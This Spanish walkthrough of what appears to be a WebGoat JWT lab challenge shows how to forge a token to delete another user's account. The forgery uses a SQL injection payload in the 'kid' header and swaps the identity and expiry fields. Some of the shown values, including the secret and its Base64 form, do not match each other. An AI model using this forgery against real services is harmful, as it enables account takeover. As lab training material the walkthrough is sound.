


1.9 Desafío final

A continuación, ves dos cuentas, una de Jerry y otra de Tom. Jerry quiere eliminar la cuenta de Tom de Twitter, pero su token sólo puede eliminar su cuenta. ¿Puedes intentar ayudarlo y eliminar la cuenta de Tom?



Haz Clic en **“Delete”** para eliminar a Tom y captura la petición.



Envía la captura de la petición al **“Repeater”**.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is selected, showing a POST request to `/WebGoat/JWT/final/delete?token=...`. The 'Response' tab shows a 200 OK status with a JSON body: `{ "lessonCompleted": false, "feedback": "Not a valid JWT token, please try again", "output": "io.jsonwebtoken.SignatureException: JWT signature does not match locally computed signature. JWT validity cannot be asserted and should not be trusted.", "assignment": "JWTFinalEndpoint", "attemptWasMade": true }`. The 'Inspector' tab on the right shows the request and response details.

Como puedes observar si haces clic en “Send”, el token falla, puede estar vencido o el usuario no existe etc.

Decodifica el token en jwt.io y modifícalo:


The screenshot shows the JWT.io website. The 'Decoded' tab is active, displaying the token's structure. The 'Header' section shows `{ "typ": "JWT", "kid": "ABCD" UNION SELECT 'tkZdbHV1' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --, "alg": "HS256" }`. The 'Payload' section shows `{ "iss": "WebGoat Token Builder", "exp": 1781318681, "aud": "webgoat.org", "sub": "tom@webgoat.com", "username": "Tom", "Email": "tom@webgoat.com", "Role": { "Cat" } }`. The 'Signature' section shows `HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload))`.

Hay varias modificaciones.


- Modificamos el campo kid para que mediante una inyección determine el valor del kid.
- Los datos de usuario y correo para referenciar a Tom.

OWASP


- Modificamos la fecha de expiración para que sea válido.
- Indicamos que el campo secreto es NFCclub
- El nombre NFCclub esta codificado en Base64




Ahora que ya tienes el token reemplázalo en “Repeater” y envía la petición a procesar.



También reemplaza el token en el proxy, haz clic en “**Forward**”.



Revisa el navegador.



Felicidades superaste el desafio.